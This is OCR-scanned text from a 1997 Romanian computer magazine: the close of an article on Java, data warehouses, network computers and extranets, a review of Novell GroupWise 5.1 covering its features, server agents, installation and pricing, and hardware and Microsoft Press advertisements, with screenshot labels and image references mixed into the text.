Java — este numele limbajului cu cea mai uimitoare evoluție din istoria limbajelor de programare; cu numai doi ani în urmă puțini erau aceia pentru care Java spunea ceva. În momentul actual, Java este întâlnit în foarte multe locuri: limbaj de programare puternic (orientat pe obiecte, suportă nativ programarea concurentă, are facilități de colectare a reziduurilor de memorie); suport puternic pentru programare: JDK (Java Development Kit, ajuns la versiunea 1.1 — librării de clase obiect), JavaBeans (standard pentru realizarea de componente software distribuite), JDBC (Java DataBase Connectivity — implementarea ODBC cu Java); script interpretat de navigatoare (JavaScript, JScript); chiar cipuri care interpretează nativ instrucțiuni Java (microJava, picoJava). Majoritatea eforturilor de dezvoltare a întregilor tehnologii legate de Java au fost depuse de firma Sun Microsystems;

depozite de date (data warehouse) — conceptul depozitelor de date reprezintă o evoluție importantă în zona bazelor de date; practic, el reprezintă trecerea de la bazele de date orientate pe tranzacții înspre cele orientate pe analiză. Altfel spus, depozitul de date nu servește atât la gestiunea diverselor entități, cât mai ales la analiza lor — depozitul de date este o unealtă de lucru pentru manager, un suport pentru decizii și nu o resursă pentru contabil.

NC-uri (computere de rețea) — ideea care a dus la apariția conceptului de NC, este legată de complexitatea crescândă a hardware-ului și a software-ului actual; de cele mai multe ori, atât hard-ul cât și soft-ul sunt supradimensionate, ceea ce atrage pe lângă costuri suplimentare și un grad mărit de anxietate din partea utilizatorilor. NC-ul va fi o componentă hardware simplă (cu un cost mai mic de 500$) capabilă să-și încarce toate aplicațiile de care are nevoie din cadrul Rețelei (probabil Internet) la care va fi conectat. Momentan NC-urile sunt încă în faza de specificații, diversele implementări apărute nefiind capabile să se impună. Oracle este compania care depune cel mai important efort în vederea impunerii NC-ului ca unealtă de lucru în cadrul marilor corporații.

extranet — este un nou concept care-și face loc alături de cel de Internet și intranet; el vrea să fie legătura dintre Internet și intranet, adică o zonă care va avea atât caracter privat (acces restrâns la câteva companii), cât și unul public (mai mult de o companie, totuși). Așadar, prin extranet se înțelege utilizarea tehnologiilor Internet în vederea conectării resurselor informaționale a mai multor organisme între care există legături de colaborare. Noul concept aduce cu sine o nouă provocare: structurarea informațiilor pe mai multe nivele: publice, private și mixte; acestea din urmă vor avea mai multe atribute, o aceeași informație putând fi partajată cu o companie colaboratoare, dar nu și cu alta (tot colaboratoare, dar pe alte probleme). Pe de altă parte, simplitatea și puterea tehnologiilor Internet își vor spune cuvântul și în cazul proiectelor comune ale mai multor organisme.■

Augustin Moga poate fi contactat la **amoga@agora.ro**

Bd. Dimitrie Cantemir, Nr.2A, Tel.: 410-33-03, 410-33-16, 410-33-96, Fax: 410-33-40
SISTEMELE DE CALCUL AGER
GLAMOUR
P/200MHz
WIZARD
P/166MHz
GLITTER
P/150MHz
WISE
P/133MHz
SMART
P/120MHz
SILVER
P/100MHz
BRIGHT
K5/100MHz
DEPĂȘEȘTE-ȚI
GRANIȚELE
MINȚII
AGER
THE COMPUTER COMPANY
NOI DĂM GÂNDIRII TALE ARIPI!

GroupWise 5.1


De Alexandru Elekes

Expansiunea şi dezvoltarea oricărui domeniu al informaticii la acest sfârşit de mileniu cred că depăşeşte orice previziune şi încet-încet înclin să cred că Toffler a fost un pesimist. Nu că aş vrea să mă hazardez în afirmaţii care-mi depăşesc condiţia de colaborator al revistei, dar tare-mi vine în ultimul timp (şi din ce în ce mai des) uitându-mă la câte un nou soft, să mă întreb şi eu ca ardeleanul în grădina zoologică privind la girafă : Oare chiar există un astfel de animal de-adevăratelea ? Articolului nu este nicidecum un eseu asupra evoluţiei soft-ului, însă dilema unui specialist în informatică, pus în faţa deciziei privind ce soft şi ce sistem de operare va recomanda unui client pretenţios, poate deveni un coşmar. Şi asta din cauza ofertei mari de produse existente, mai multe pe zi ce trece.

Who`s who ?

Fiecare producător de software are o soluţie despre care afirmă că este cea mai bună şi o recomandă ca fiind şi cea mai potrivită pentru orice ar vrea clientul. Accentul se pune pe lucrul în echipă, pe soluţii multiplatformă şi pe accesul la Internet. Lotus are Lotus-Notes, Microsoft are Exchange plus alte cele, iar cu voia dvs., Novell are GroupWise „acum într-o noua prezentare“ şi adaptat la noile cerinţe Internet & Intranet.

Totul se învârte în jurul termenului de IntraNet, care chiar dacă în acest moment nu este foarte riguros definit, „grosso modo“ reprezintă infrastructura pe care rulează aceste soft-uri destinate a face lucrul în echipă cât mai comod posibil pentru utilizatori.



Unelte noi la timpuri noi...

Dacă se depăşeşte o mai veche viziune asupra muncii (după care munca însemnă că, în hale imense, muncitori voioşi în salopete mută dintr-un loc în altul bucăţi mari de fier incandescent) şi se acceptă ideea că munca poate însemna şi ceea ce se face în încăperi civilizate, curate, de către oameni pentru care calculatoarele nu se reduc la ceea ce au văzut la un obscur curs de calificare, ci sunt într-adevăr instrumente cu care se poate proiecta, desena, contabiliza sau se poate conduce un proces de fabricaţie în timp real, atunci picăm peste tema articolului de faţă.

Deci revenind la ale noastre, vom încerca să vedem în câteva cuvinte ce este GroupWise v5.1, însă nu înainte de a spune că am avut ocazia de a vedea şi de a testa produsul prin amabilitatea firmei Novell, care ne-a pus la dispoziţie CD-ul care conţine soft-ul.

Data la care Novell a anunţat în mod oficial apariţia pe piaţă a acestui produs este, sau mai precis a fost, 6 februarie 1997. Adevărul este însă că noul GroupWise vine să înlocuiască mai vechea versiune v5 a aceluiaşi produs, dar cu îmbunătăţirile pe care le presupune folosirea pe un IntraNet, plus accesul la InterNet. Imbunătăţirea s-a făcut pe două planuri esenţiale :

A) produsul a fost optimizat la nivelul interacţiunii produsului în sine cu reţeaua locală pe care se foloseşte, în aşa fel încât să fie mai rapid şi să ocupe cât mai puţin din lăţimea de bandă aflată la dispoziţie prin minimizarea traficului de date.

B) celălalt nivel la care s-au făcut optimizări este cel al utilizatorului. Noua versiune foloseşte interfeţe mai prietenoase, se încarcă mai rapid, necesită memorie mai puţină pe staţia de lucru (şi pe server de asemenea)


Ce este GroupWise ?

Ar trebui de la bun început să clarificăm ce este GroupWise. Deci s-ar putea zice că este soluţia oferită de Novell pentru un instrument software ce se poate folosi de către cei care lucrează pe calculatoarele legate într-o reţea locală, pentru a crea un mediu comun de comunicare. Sau dacă ar fi să extrapolăm un pic lucrurile, GroupWise se poate asemui (ce-i drept, cât se poate de forţat) cu telefoanele clasice care permit legături între toţi angajaţii unei companii, oferindu-le acestora un mediu de comunicare eficient. Evident, informaţia ce se vehiculează prin reţeaua telefonică este de natură audio, fără prea mari posibilităţi de a o prelucra (facem abstracţie de modemuri). Oricum, esenţial este să reţinem că se vehiculează astfel informaţie între angajaţi.

GroupWise face cam acelaşi lucru, însă pe lîngă faptul că oferă posibilitatea de comunicare efectivă, mai oferă şi posibilitatea de a stoca şi clasifica informaţia. Cei care utilizează în mod curent poşta electronică vor spune că un program performant de poştă electronică (de ex. Pegasus Mail în versiunea 2.5 pentru Win95), oferă deja astfel de posibilităţi. E adevărat, însă GroupWise mai are în plus nişte posibilităţi neîntâlnite la programele de poştă electronică.

Ca să dau pentru moment numai un exemplu, programul are capacitatea de a gestiona într-o formă electronică agende de lucru (comune şi individuale) pentru toţi utilizatorii. Astfel devine posibilă fixarea de şedinţe de lucru la momente ale zilei care să convină tuturora, fără a fi necesar ca un participant la o astfel de şedinţă să trebuiască să-şi anuleze vreo altă întâlnire deja fixată. Vă daţi seama că prin mijloace clasice acest job este în mod normal al unei secretare care trebuie să fixeze cu fiecare participant la şedinţa de lucru o oră convenabilă fiecăruia, ceea ce poate fi destul de dificil în momentul în care numărul participanţilor la şedinţă este suficient de mare.

Aşadar, în virtutea celor de mai sus, GroupWise s-ar putea zice că este o unealtă de colaborare (sau dacă vreţi, o suprafaţă de colaborare) destinată uzului comun al acelora care folosesc resursele unui Intra-


NEXTRA
kids
MANAGEWISEGROUP
NX2
hard
mgr
Alex
secret
www
ueiko
nxps
nxpq
Admin
Quantum
NxDomain
ADA
MTA
po_box
PDA
PDA Agent Settings
Enable Automatic Database Recovery
Agent Settings
Conversation Place
Close
Information
Network Address
Agent Settings
Log Settings
Scheduled Events
Cancel
Help


Net. Bineînţeles că pe lângă posibilităţile de lucru în comun, programul oferă şi o mulţime facilităţi individuale acelora care-l folosesc, cum ar fi posibilitatea de a planifica cele 8 ore de lucru într-o manieră foarte riguroasă pe o perioadă oricât de lungă. Cine a văzut cum arată o astfel de agendă, cunoaşte că planificarea timpului şi a diferitelor sarcini de îndeplinit se poate face cu o meticulozitate cazonă, greu de închipuit pentru noi care nu am fost (nu suntem) obişnuiţi cu un stil de lucru specific ţărilor cu adevărat „capitaliste“. Pe de altă parte, consider că, în momentul în care agenda nu este actualizată la zi de către toţi cei care o folosesc, utilitatea întregului program se depreciază foarte mult, în sensul că se pierde tocmai esenţialul din el. Aş îndrăzni să zic aici că se pierde componenta „live“ a produsului, elementul viu.

Este evident că folosirea unui astfel de sistem de lucru are rost şi sens numai în condiţiile în care fiecare dintre cei vizaţi ştie să folosească mulţumitor un calculator şi are o minimă experienţă în lucrul cu Windows. Sau dacă-şi permite o secretară pentru asta. Însă acest ultim caz contravine flagrant filozofiei programului. Şi o altă condiţie cvasiobligatorie este aceea că fiecare utilizator să aibă calculatorul propriu cu o putere de calcul rezonabilă.

Acum, după ce am stabilit ce este GroupWise, vom încerca să trecem în revistă posibilităţile oferite, precum şi câteva consideraţii de ordin tehnic.

Ce mai ştie ?

Ca şi predecesorul v5, şi actuala versiune v5.1 în mod implicit oferă, prin ceea ce se cheamă Univesal Mailbox, facilităţi de management a documentelor inter-platformă, soluţii avansate pentru e-mail, calendar general şi individual, posibilităţi de înregistrare şi redare a mesajelor audio, fax şi acces la Internet. Posibilitatea accesului la Internet în acest context nu înseamnă surfing, ci mai degrabă accesul la Universal Mailbox cu un browser grafic obişnuit, via HTML.



Auto
Tree: NEXTRA
Admin.NEXTRA
Selected: 1
Subordinate: 0

```
GroupWise 5 ADA                                          NetWare Loadable Module

                        Details for Domain NxDomain

  Distinguished name:  NxDomain.NEXTRA
         Description:
  Database directory:  nx2/sys:\public\grwise
          Scan cycle:  60 seconds

- Status ---------------------------------- Statistics -------------------------
   Facility:  Running                    | Messages completed:        1
 Connection:  Open                       |     Message errors:        0
   Database:  Normal                     |   Messages waiting:        0
                                         |   DB recover Count:        0

00:00:01 (11616832)  SNMP Support: ENABLED  -  ADA index 1. RFC 1565 index 1
00:00:01 (11616832)  SMP Support: ENABLED
00:00:01 (11616832)  Idle Time:
00:00:01 (11616832)  NDS User Synchronization: DISABLED
00:00:01 (11616832) ----------------------------------------------------------
```

Aşa cum se poate observa din imagine, toolbar-ul este împărţit în patru zone distincte: Unelte, Expediere, Listare şi Vizualizare. Denumirile din această enumerare se referă la acţiunea de executat asupra unui mesaj oarecare (fax, e-mail etc) iar aceste zone la rândul lor conţin butoane care permit acţiuni şi mai specifice, ca tipărire, căutare, vizualizare etc. Nu vom intra în detalii, deoarece oricum nu acesta este scopul articolului, ci acela de a prezenta utilizarea produsului iar dacă cineva-l are pe calculator, va fi plăcut surprins când va constata că folosirea lui nu este deloc complicată iar help-ul impreună cu scurtele „lecţii“ incorporate oferă un excelent sprijin pentru început.

Folder List este fereastra din stânga, de unde se poate selecta cu ce anume se doreşte să se lucreze. Aşa cum se poate şi vedea, elementele de la care se poate porni sunt cutia poştală, mesajele trimise, calendarul, agenda de lucru, proiectele curente în lucru, bazele de date proprii şi coşul de hârtii.

Produsul este un software foarte performant şi sofisticat, deşi cred că fiecare produs are plusuri şi minusuri şi depinde numai de noi cât de mult vrem să scoatem în evidenţă un astfel de plus sau minus. Oricum, iată enumerate aici standardele Internet pe care GroupWise le implementează în mod implicit : TCP/IP, HTTP, HTML, SMTP/MIME si LDAP (client), cu suport pentru IMAP4, POP3, NNTP, S-MIME si LDAP (server).


Object View Options Tools Window Help
NEXTRA
kids
MANAGEWISE
NX2
hard
mgr
secret
www
ueiko
nxps
nxpq
Admin
Quantum
NxDomain
ADA
MTA
po_box
PDA
Agent Settings
☑ Enable Automatic Dat
Scan Domain Cycle:
Scan PO Cycle
Cancel
GroupWise Directory Structures
Related Topics
Related Diagrams
View Rights for Mapped Connections
Tree: NEXTRA

Post Office Directory

Directories	Description
Post office	Post Office directory structure
wPCSIN	MTA input queue directory
GWDMS	Document Management Services directory
OFMSG	Message database directory
OFUSER	User database directory
OFFILES	GroupWise* attachment store
OFWORK	GroupWise working directory
wPCSOUT	MTA output queue directory
[illegible]	Post office database
[illegible]	Data dictionary for databases
[illegible]	Guardian database

*Novell trademark. **Third-party trademark. For more information, see Trademarks.

Cerinţe hard & soft

Pentru a putea instala şi rula GroupWise 5.1 este necesar ca în reţea să aveţi cel puţin un server NetWare v4.1 sau mai „mare“, care va fi şi locul unde se va instala programul. Pentru a putea face instalarea sunt necesare drepturi de supervizor pe serverul pe care se face instalarea. Instalarea în sine constă din 4 faze distincte :


1) se colectează informaţie despre sistemul de operare şi reţea;
2) se creează sistemul GroupWise;
3) se instalează agenţii şi interfeţele;
4) se face personalizarea softului client care rulează pe staţii.


De notat aici că pe staţii există două tipuri de instalări :

a) cu softul aflat pe server, care necesită 5 MB de spaţiu pe HDD şi
b) cu softul aflat pe staţie, unde sunt necesari 24 MB de HDD iar pe timpul rulării procesului de instalare cca. 40 MB. Pe parcursul instalării se poate alege pe server locul în care GroupWise va fi instalat, în aşa fel încât toţi utilizatorii să aibă un acces corespunzător la el.

Odată creat sistemul de pe server, denumirile date entităţilor majore ale programului (sistem, cutie poştala) nu se mai pot schimba ulterior.

Important : În cazul în care pe reţea NetWare, Administrator-ul





este o versiune mai veche, acesta se înlocuieşte cu unul mai nou, după cum se poate vedea şi din imagine. Versiunea Administratorului nou instalat este 4.11.11, care este făcut în aşa fel încât să poată lucra „în totală cunoştinţă de cauză" cu GroupWise 5.1.

Agenţi

Daca vom arunca o privire peste NetWare Administrator - aşa cum se poate vedea şi în imagine - după instalarea programului se constată că NDS-ului i s-au adăugat câteva elemente noi. La fel şi cu consola serverului pe care am făcut instalarea. După ce se porneşte sistemul (lănsând manual GRPWISE.NCF) apar 3 noi console. Este vorba în ambele cazuri despre agenţii specifici GroupWise care rulează pe serverul Novell pentru cazul de faţă.

Observaţie : GRPWISE.NCF este un fel de fişier .BAT pentru NetWare şi după cum probabil bănuiţi, el este acela din care se încarcă cei trei agenţi pe care-i enumerăm mai jos.

Aceşti agenţi care rulează pe server şi au consola proprie ar fi :

POA - Post Office Agent - este „managerul" unui Post Office (oficiu poştal) şi are rolul de a actualiza bazele de date ce conţin diferitele mesaje.

ADA - Administration Agent - este un agent de administrare aşa cum rezultă şi din nume şi este specific pentru un domeniu GroupWise. Rolul agentului este de a actualiza informaţiile legate de utilizatori, cum ar fi adrese, proprietăţi etc.

MTA - Message Transfer Agent - este specific unui domeniu GroupWise şi menirea lui este de a ruta diferitele mesaje între domeniile GroupWise existente şi „oficiile poştale".

Ar fi poate bine să stabilim aici încă odată, că prin mesaje se înţelege orice informaţie coerentă transmisă sub o formă oarecare, specifică unui tip dat de mesaj. În virtutea acestei definiţii şi faxul şi e-mailul se pot numi la modul generic : mesaj. Totuşi există o „nuanţare" a mesajelor, prin care se stabileşte că mesajele pot fi mesaje administrative sau mesaje utilizator. Primele sunt cele cu ajutorul cărora se face managementul întregului sistem de poştă, iar ultimele sunt acelea care poartă informaţia propriu-zisă de la o cutie poştală la alta, de la un utilizator la altul. Ba mai mult, unele mesaje administrative sunt generate de GroupWise iar altele sunt generate fie în mod nemijlocit de către utilizatori, fie sunt o consecinţă a unor acţiuni sau decizii administrative luate de utilizatori.

Acum că am aflat diferenţa între aceste două tipuri de mesaje putem să ne imaginăm cum interacţionează agenţii între ei. Înainte de a trece mai departe precizăm - numai pentru discuţia de faţă - că agenţii despre care tot vorbim aici sunt în fond nişte NLM-uri ca toate celelalte, încărcate pe un server NetWare.


Aşadar MTA rutează mesajele utilizator către POA iar mesajele odată ajunse în oficiul poştal, POA „ştie" în ce cutie poştală să pună fiecare mesaj preluat de el.


Tot MTA rutează mesajele administrative către ADA, care îndeplineşte „sarcini administrative" şi are capacitatea de a interveni în configuraţia sistemului GroupWise.

Siguranţă şi fiabilitate


Sunt două cerinţe pe larg discutate de comunitatea celor ce folosesc orice fel de sistem de poştă electronică, de la simplul elm şi până la cele mai sofisticate, şi nu cred că discuţiile se vor termina prea curând.


În 20 martie 1977, Novell, Inc. a făcut publică ştirea conform căreia GroupWise 5 a trecut de testele la care a fost supus în vederea verificării securităţii lui de către U.S. Department of Defense (DoD). Îndeplinirea condiţiilor cerute de protocolul de conformitate DMS (Defense Message System) înseamnă ca satisface cerinţele necesare folosirii lui de Forţele Armate ale USA. Ceea ce cred că este satisfăcător şi pentru o întreprindere economică, oricât de secre-





The toolbar can be divided into four parts: the Tool buttons, Item Send buttons, Item List buttons, and View buttons.





toasă ar fi acea întreprindere.

Fiabilitatea ? Nu am aflat prea multe despre fiabilitatea produsului în speţă, însă nu văd de ce n-ar avea fiabilitatea pe care de nenumărate ori o dovedesc produsele de la Novell.

Pur si simplu nu văd vreun motiv pentru care Novell să fi renunţat la un anume grad de fiabilitate cu care utilizatorii de NetWare sunt obişnuiţi. Dimpotrivă... Oricum, pe perioada testelor pe care le-am făcut şi pe parcursul instalării, nu am întâmpinat absolut nici o problemă şi totul a decurs fără nici cel mai mic mesaj de eroare.

Parlez vous GroupWare ?

Ca si sistemul de operare Novell NetWare v4.xx sau MS Windows, GroupWise a fost „internaţionalizat" ca să poată fi folosit şi de cei care nu sunt vorbitori de limbă engleză. Astfel, versiunile în engleză şi germană sunt de-acum disponibile şi urmează să apară în scurt timp (neprecizat de Novell) versiuni în limbile franceză, spaniolă, olandeză, italiană, japoneză, chineză, rusă, suedeză etc.

Pe lângă faptul că internaţionalizarea aduce mai mulţi clienţi, uneori mai aduce şi confuzie şi incoerenţă între denumirile nu totdeauna bine traductibile. Însă cred că în acest caz internaţionalizarea este de-a dreptul binevenită. Mă gândesc la faptul că un administrator de reţea, care în general are în grija lui sistemul de operare, este puţin probabil să nu înţeleagă engleza, care în lumea informaticii este un standard „de facto", deci în cazul sistemului de operare NetWare tradus în alte limbi, personal nu prea văd rostul internaţionalizării. În schimb la un produs destinat utilizatorilor care nu sunt experţi în informatică, cred că a face produsul să vorbească pe limba utilizatorului este un lucru foarte bun şi scuteşte utilizatorul de o grijă suplimentara : a învăţării limbii engleze.

Cât costă ?

Iată o întrebare la care răspunsul s-ar zice că este mai degrabă „solid" decât „accesibil". O licenţă de 5 utilizatori se poate cumpăra cu 718 $ iar una de 250 de utilizatori cu 32.625 $. Evident un astfel de preţ presupune de la sine calitate şi suport tehnic pe măsură. De care lucruri personal nu mă îndoiesc. Dar exista şi o veste bună pentru unii : şi anume că pentru cei care fac doar upgrade de la versiunea 5 la 5.1, GroupWise v5.1 este gratuit. Aşa să fie !

Înainte de a încheia

...aş vrea să precizez că este foarte dificil să explici într-un articol nişte lucruri care nu s-ar putea descrie nici în douăzeci de articole. Aşadar, cei care vor să ştie mai multe se pot adresa unui distribuitor Novell, sau şi mai bine pot să viziteze **http://www.novell.com /groupwise/** de unde se pot obţine informaţii mult mai amănunţite împreună cu câteva critici (favorabile) produsului, găsite prin diferite publicaţii. Enjoy...


Alexandru Elekes este directorul firmei Nextra din Miercurea Ciuc şi poate fi contactat la adresa: **alex@nextra.ro**

COMPUTERE
PENTIUM , PENTIUM PRO
5x86 , 6x86
IMPRIMANTE
CANON
HEWLETT PACKARD
HEWLETT PACKARD Authorized Dealer
Canon Authorized Dealer


Best Buy
COMPUTER SHOPPING CENTRE

SUBANSAMBLE PC
Mainboard , Hard Disk
SIMM RAM , Carcase
SVGA Card , Sound Card
Stereo Speakers
Unităţi Floppy 3,5"
CD-ROM 4x,8x,10x,12x
CONSUMABILE
InkJet & LaserJet CARTRIDGE
* HEWLETT PACKARD
* CANON * EPSON

cipro S.R.L.
COMPUTER SYSTEMS Ltd.
BUCUREŞTI ROMÂNIA
Str. ALEXANDRU IACOBESCU Nr.23
Tel.& Fax : +40-1-2200400 ; +40-1-2200401 ;
+40-1-6373653 ; +40-1-6374615 ; +40-1-6374665 ;



Microsoft
Windows NT 4.0 Technical Support Training
Hands-On Self-Paced Training for Windows NT Server Version 4.0
Microsoft Press

Microsoft Press knows



Sports, Hobbies, & Pets
Games, Hobbies, & Recreation
1 2

este timpul


Îți lipsesc. ***Ți le-ai dori.*** *Resursele pentru instruire și certificare Microsoft.* ***Norocul*** *tău,* ***Microsoft Press are soluția****; seturile de resurse și seturile de instruire în ritm propriu care te ajută să* ***înveți*** *despre ceea ce ai* ***nevoie****, atunci când ai nevoie să știi. Indiferent că dorești să-ți* ***perfecționezi*** *cunoștințele anterioare sau să-ți creezi un* ***program de instruire într-un ritm propriu,*** *vei afla că mai ai și* ***timp pentru viața*** *ta.*


Microsoft
Windows NT 4.0 Network Administration Training
Microsoft Press

Microsoft® Windows NT 4.0
Network Administration Training
1-57231-439-7


